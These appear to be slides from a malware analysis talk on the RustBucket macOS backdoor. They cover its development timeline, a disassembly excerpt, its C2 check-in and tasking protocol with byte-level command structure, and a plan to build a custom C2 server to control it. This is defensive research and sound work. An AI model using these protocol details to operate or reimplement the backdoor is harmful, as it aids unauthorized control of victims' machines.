
Malware Development Timeline

October 2022

December 2022

jamf

- After identifying various Rust crates the malware is using we can leverage this information to try and determine when the third-stage RustBucket backdoor was developed.
- Using the specific versioning information from the crates we identified in the malware we can compare that with the crates.io version control timestamps to develop a timeline as to when the malware was likely developed.
- With the assumption that the malware author was using the latest available version of the crate available at the time of development we can deduce that the malware was likely developed between October, 2022 and December, 2022 (we can likely narrow it down even further to specific dates). This also lines up with the earliest RustBucket samples we've seen were found on VirusTotal in 2023.




Compare HTTP Response

Terminate (1)

```
000000010000a647    mov     r12, qword [rbp+var_198]
000000010000a64e    movzx   eax, byte [r12]
000000010000a653    cmp     eax, 0x31
000000010000a656    je      loc_10000a6c8

000000010000a658    cmp     eax, 0x30
000000010000a65b    jne     loc_10000a00e
```


Download Payload in _CS_DARWIN_USER_TEMP_DIR (0)

- Getting back into our analysis, there is some hidden functionality within this malware.
- If it receives a response from the server it checks to see if the response value is hex 31 or 1 in ascii. In such a case, the malware will self-terminate.
- If it receives the response hex 30 or 0 in ascii the malware will download and execute the payload received from the server in CS_DARWIN_USER_TEMP_DIR directory.




Download Command Structure


- Taking a closer look into the command structure of the download event.
- The hex value 30 indicates a download event. This is followed by the hex value 23 which is used as a separator. Any command-line arguments are then specified here as well. Next we have a null-byte followed by another separator using the hex value 3A. Finally our payload bytes to download and execute will follow.



- So to recap the malware generates a 16-byte random value to uniquely identify the victim. It gathers the host-name, OS version, install, boot, and current timestamps, checks to see if its within a VM and finally gather all of the running processes.
- Sleeps for 60 seconds and awaits a response from the server to perform further actions.
- If no response is received the malware will continue to go through this entire process again.


Tasking Commands

- If the server contains pw as its post data this is an indication the victim has ran the stage-2 malware.
- The server will then download the stage-three component of the malware which is the rust binary we’ve just analyzed.




Tasking Commands

```
Execute payloads
OR
Terminate
```


- If the server receives ci as its post data which likely means a check-in is occurring it will log all of the post data. This is the various information such as timestamp and process information which are being logged on the server.

- A custom response is then served depending on what action the server selects to download additional payloads, execute custom shell commands, or send a signal to terminate the malware.




- If the server decides to execute a payload on the victims system it will send the custom response to the POST request check-in. This custom response will contain the payload to be executed along with the appropriate bytes prepended to it so the client can process it.

- After it has finished executing the payload the client will then send another POST request with the data “cs” (command-status) following by the 16-byte random value and the value 0 or 1 indicating the status of the payload that executed.



- If the server decides to terminate or kill the malware it will send the hex value 0x31 as a response to the POST request. The malware will then send another POST request with the cs value followed by the random 16-byte value to identify the victim and –1 indicating the malware was successfully terminated.
- If your inspecting packets at the network layer, these may be great indicators to monitor and block malicious C2 traffic based on the POST data we just analyzed.



Building a C2 Server


PROCESS HTTP REQUESTS

SERVE HTTP RESPONSE

TASKING

LOGGING

- Knowing all of this information, we can build our own C2 server in Rust to communicate with the RustBucket backdoor.
- To do this we need to process HTTP requests, server custom HTTP responses, task the malware to download payloads or self-terminate, and finally log all the relevant check-in information on the server.

